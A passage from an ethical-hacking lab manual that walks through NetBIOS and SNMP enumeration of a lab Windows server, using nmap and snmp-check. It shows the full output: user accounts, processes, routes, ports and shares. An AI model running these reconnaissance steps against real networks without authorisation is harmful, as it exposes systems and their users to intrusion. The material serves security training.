#nmap -sU -p 137 --script nbstat.nse 10.10.1.22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-10 01:15 EDT
Nmap scan report for 10.10.1.22
Host is up (0.0014s latency).

PORT      STATE SERVICE
137/udp   open  netbios-ns
MAC Address: 84:86:4C:A3:0B:66 (Unknown)

Host script results:
nbstat: NetBIOS name: SERVER2022, NetBIOS user: <unknown>, NetBIOS MAC: 84:86:4c:a3:0b:66 (unknown)
Names:
  SERVER2022<00>      Flags: <unique><active>
  CEH<00>             Flags: <group><active>
  CEH<1c>             Flags: <group><active>
  SERVER2022<20>     Flags: <unique><active>
  CEH<1e>             Flags: <group><active>
  CEH<1b>             Flags: <unique><active>
  CEH<1d>             Flags: <unique><active>
  \x01\x02_MSBROWSE_\x02<01> Flags: <group><active>

Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds
[root@parrot]-[/home/attacker]
#
```

10. This concludes the demonstration of performing NetBIOS enumeration using an NSE script.
11. Other tools may also be used to perform NetBIOS enumeration on the target network such as **Global Network Inventory** (<http://www.magnetosoft.com>), **Advanced IP Scanner** (<https://www.advanced-ip-scanner.com>), **Hyena** (<https://www.systemtools.com>), and **Nsauditor Network Security Auditor** (<https://www.nsauditor.com>).
12. Close all open windows and document all the acquired information.
13. Turn off the **Parrot Security** and **Windows Server 2022** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☒ No
Platform Supported	
☒ Classroom	☒ CyberQ

A gray square graphic with the word "Lab" in bold black text at the top and a large white number "2" in the center.

Perform SNMP Enumeration

SNMP enumeration uses SNMP to obtain a list of user accounts and devices on a target system.

Lab Scenario

As a professional ethical hacker or penetration tester, your next step is to carry out SNMP enumeration to extract information about network resources (such as hosts, routers, devices, and shares) and network information (such as ARP tables, routing tables, device-specific information, and traffic statistics).

Using this information, you can further scan the target for underlying vulnerabilities, build a hacking strategy, and launch attacks.

Lab Objectives

- Perform SNMP enumeration using snmp-check
- Perform SNMP enumeration using SoftPerfect Network Scanner
- Perform SNMP enumeration using SnmpWalk
- Perform SNMP enumeration using Nmap

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Android virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 20 Minutes

Overview of SNMP Enumeration

SNMP (Simple Network Management Protocol) is an application layer protocol that runs on UDP (User Datagram Protocol) and maintains and manages routers, hubs, and switches on an IP network. SNMP agents run on networking devices on Windows and UNIX networks.

SNMP enumeration uses SNMP to create a list of the user accounts and devices on a target computer. SNMP employs two types of software components for communication: the SNMP agent and SNMP management station. The SNMP agent is located on the networking device, and the SNMP management station communicates with the agent.

Lab Tasks

Task 1: Perform SNMP Enumeration using snmp-check

snmp-check is a tool that enumerates SNMP devices, displaying the output in a simple and reader-friendly format. The default community used is “public.” As an ethical hacker or penetration tester, it is imperative that you find the default community strings for the target device and patch them up.

Here, we will use the snmp-check tool to perform SNMP enumeration on the target IP address

Note: We will use the **Parrot Security** (10.10.1.13) machine to target the **Windows Server 2022** (10.10.1.22) machine.

1. Turn on the **Parrot Security** and **Windows Server 2022** virtual machines.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** to open a **Terminal** window.

Note: Before starting SNMP enumeration, we must first discover whether the SNMP port is open. SNMP uses port 161 by default; to check whether this port is opened, we will first run Nmap port scan.

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.


```

Applications  Places  System  [Icons]  [Taskbar]
cd - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker# cd
[root@parrot]~#

```

7. In the **Parrot Terminal** window, type **nmap -sU -p 161 [Target IP address]** (in this example, the target IP address is **10.10.1.22**) and press **Enter**.

Note: **-sU** performs a UDP scan and **-p** specifies the port to be scanned.

8. The results appear, displaying that port 161 is **open** and being used by SNMP, as shown in the screenshot.

```

Applications  Places  System  [Icons]  [Taskbar]
nmap -sU -p 161 10.10.1.22 - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker# cd
[root@parrot]~# nmap -sU -p 161 10.10.1.22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-10 01:28 EDT
Nmap scan report for 10.10.1.22
Host is up (0.00083s latency).
PORT      STATE SERVICE
161/udp   open  snmp
MAC Address: 84:86:4C:A3:0B:66 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
[root@parrot]~#

```

9. We have established that the SNMP service is running on the target machine. Now, we shall exploit it to obtain information about the target system.
10. In the **Parrot Terminal** window, type **snmp-check [Target IP Address]** (in this example, the target IP address is **10.10.1.22**) and press **Enter**.
11. The result appears as shown in the screenshot. It reveals that the extracted SNMP port 161 is being used by the default “public” community string.

Note: If the target machine does not have a valid account, no output will be displayed.

12. The snmp-check command enumerates the target machine, listing sensitive information such as **System information** and **User accounts**.

```

root@parrot[-]
#snmp-check 10.10.1.22
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 10.10.1.22:161 using SNMPv1 and community 'public'

[*] System information:

Host IP address      : 10.10.1.22
Hostname             : Server2022.CEH.com
Description          : Hardware: AMD64 Family 23 Model 49 Stepping 0 AT/AT COMPATIBLE - Software: Windows Version 6.3 (Build 20348 Multiprocessor Free)
Contact              : -
Location             : -
Uptime snmp          : 00:58:25.57
Uptime system        : 00:57:59.81
System date          : 2022-6-10 05:29:39.8
Domain               : CEH

[*] User accounts:

Guest
jason
krbtgt
martin
shiela
Administrator
  
```

13. Scroll down to view detailed information regarding the target network under the following sections: **Network information**, **Network interfaces**, **Network IP** and **Routing information**, and **TCP connections** and **listening ports**.

```

[*] Network information:

IP forwarding enabled : no
Default TTL           : 128
TCP segments received : 26881
TCP segments sent     : 16789
TCP segments retrans  : 0
Input datagrams       : 18796
Delivered datagrams   : 18932
Output datagrams      : 15596

[*] Network interfaces:

Interface           : [ up ] Software Loopback Interface 1
Id                  : 1
Mac Address         : :::::
Type                : softwareLoopback
Speed               : 1073 Mbps
MTU                 : 1500
In octets           : 0
Out octets          : 0

Interface           : [ down ] Microsoft 6to4 Adapter
Id                  : 2
Mac Address         : :::::
Type                : unknown
Speed               : 0 Mbps
MTU                 : 0
In octets           : 0
Out octets          : 0
  
```


Module 04 – Enumeration

```
snmp-check 10.10.1.22 - Parrot Terminal
File Edit View Search Terminal Help

[*] Network IP:

Id      IP Address      Netmask      Broadcast
12      10.10.1.22      255.255.255.0  1
1      127.0.0.1      255.0.0.0    1

[*] Routing information:

Destination      Next hop      Mask      Metric
0.0.0.0          10.10.1.1    0.0.0.0    271
10.10.1.0        10.10.1.22   255.255.255.0  271
10.10.1.22       10.10.1.22   255.255.255.255  271
10.10.1.255      10.10.1.22   255.255.255.255  271
127.0.0.0        127.0.0.1    255.0.0.0    331
127.0.0.1        127.0.0.1    255.255.255.255  331
127.255.255.255  127.0.0.1    255.255.255.255  331
224.0.0.0        127.0.0.1    240.0.0.0    331
255.255.255.255  127.0.0.1    255.255.255.255  331

[*] TCP connections and listening ports:

Local address      Local port      Remote address      Remote port      State
0.0.0.0            80              0.0.0.0              0                listen
0.0.0.0            88              0.0.0.0              0                listen
0.0.0.0            135             0.0.0.0              0                listen
```

14. Similarly, scrolling down reveals further sensitive information on **Processes**, **Storage information**, **File system information**, **Device information**, **Share**, etc.

```
snmp-check 10.10.1.22 - Parrot Terminal
File Edit View Search Terminal Help

[*] Processes:

Id      Status      Name      Path      Parameters
1      running     System Idle Process
4      running     System
172     running     Registry
360     running     svchost.exe      C:\Windows\system32\ -k RPCSS -p
396     running     smss.exe
464     running     svchost.exe      C:\Windows\system32\ -k DcomLaun
ch -p -s LSM
512     running     csrss.exe
584     running     wininit.exe
592     running     csrss.exe
656     running     winlogon.exe
728     running     services.exe
748     running     lsass.exe      C:\Windows\system32\
772     running     dwm.exe
```


Module 04 – Enumeration

```
Applications Places System Fri Jun 10, 01:37
snmp-check 10.10.1.22 - Parrot Terminal
File Edit View Search Terminal Help

[*] Storage information:
Description      : ["C:\\\\ Label:  Serial Number 62d6615e"]
Device id       : [#<SNMP::Integer:0x00005650443275e0 @value=1>]
Filesystem type  : ["unknown"]
Device unit      : [#<SNMP::Integer:0x0000565044322d60 @value=4096>]
Memory size     : 74.39 GB
Memory used     : 23.26 GB

Description      : ["Virtual Memory"]
Device id       : [#<SNMP::Integer:0x0000565044317028 @value=2>]
Filesystem type  : ["unknown"]
Device unit      : [#<SNMP::Integer:0x0000565044312e10 @value=65536>]
Memory size     : 9.25 GB
Memory used     : 2.02 GB


Description      : ["Physical Memory"]
Device id       : [#<SNMP::Integer:0x000056504424f3c0 @value=3>]
Filesystem type  : ["unknown"]
Device unit      : [#<SNMP::Integer:0x000056504430aff8 @value=65536>]
Memory size     : 8.00 GB
Memory used     : 1.86 GB

[*] File system information:
Index           : 1
Mount point     : 
Remote mount point : -
```

```
Applications Places System Fri Jun 10, 01:37
snmp-check 10.10.1.22 - Parrot Terminal
File Edit View Search Terminal Help

[*] File system information:
Index           : 1
Mount point     : 
Remote mount point : -
Access         : 1
Bootable       : 0

[*] Device information:
Id      Type      Status  Descr
1       unknown   running Microsoft XPS Document Writer v4
2       unknown   running Microsoft Print To PDF
3       unknown   running Unknown Processor Type
4       unknown   running Unknown Processor Type
5       unknown   running Unknown Processor Type
6       unknown   running Unknown Processor Type
7       unknown   running Unknown Processor Type
8       unknown   running Unknown Processor Type
9       unknown   running Unknown Processor Type
10      unknown   running Unknown Processor Type
11      unknown   running Software Loopback Interface 1
12      unknown   unknown  Microsoft 6to4 Adapter
13      unknown   unknown  WAN Miniport (GRE)
14      unknown   unknown  Microsoft IP-HTTPS Platform Adapt
er
15      unknown   unknown  WAN Miniport (PPTP)
16      unknown   unknown  WAN Miniport (L2TP)
17      unknown   unknown  Microsoft Kernel Debug Network Ad
```

```
snmp-check10.10.1.22 - Parrot Terminal
File Edit View Search Terminal Help
CurrentNonAnonymousUsers : 0
TotalAnonymousUsers : 0
TotalNonAnonymousUsers : 24
MaxAnonymousUsers : 0
MaxNonAnonymousUsers : 1
CurrentConnections : 0
MaxConnections : 0
ConnectionAttempts : 3
LogonAttempts : 24
Gets : 60
Posts : 0
Heads : 21
Others : 3
CGIRequests : 0
BGIRequests : 0
NotFoundErrors : 0

[*] Share:

Name : SYSVOL
Path : C:\Windows\SYSVOL\sysvol
Comment : Logon server share

Name : NETLOGON
Path : C:\Windows\SYSVOL\sysvol\CEH.com\SCRIPTS
Comment : Logon server share

[root@parrot]-[-]
```

15. Attackers can further use this information to discover vulnerabilities in the target machine and further exploit them to launch attacks.
16. This concludes the demonstration of performing SNMP enumeration using the snmp-check.
17. Close all open windows and document all the acquired information.

Task 2: Perform SNMP Enumeration using SoftPerfect Network Scanner

SoftPerfect Network Scanner can ping computers, scan ports, discover shared folders, and retrieve practically any information about network devices via WMI (Windows Management Instrumentation), SNMP, HTTP, SSH, and PowerShell.

The program also scans for remote services, registries, files, and performance counters. It can check for a user-defined port and report if one is open, and is able to resolve hostnames as well as auto-detect your local and external IP range. SoftPerfect Network Scanner offers flexible filtering and display options, and can export the NetScan results to a variety of formats, from XML to JSON. In addition, it supports remote shutdown and Wake-On-LAN.

Here, we will use the SoftPerfect Network Scanner to perform SNMP enumeration on a target system.

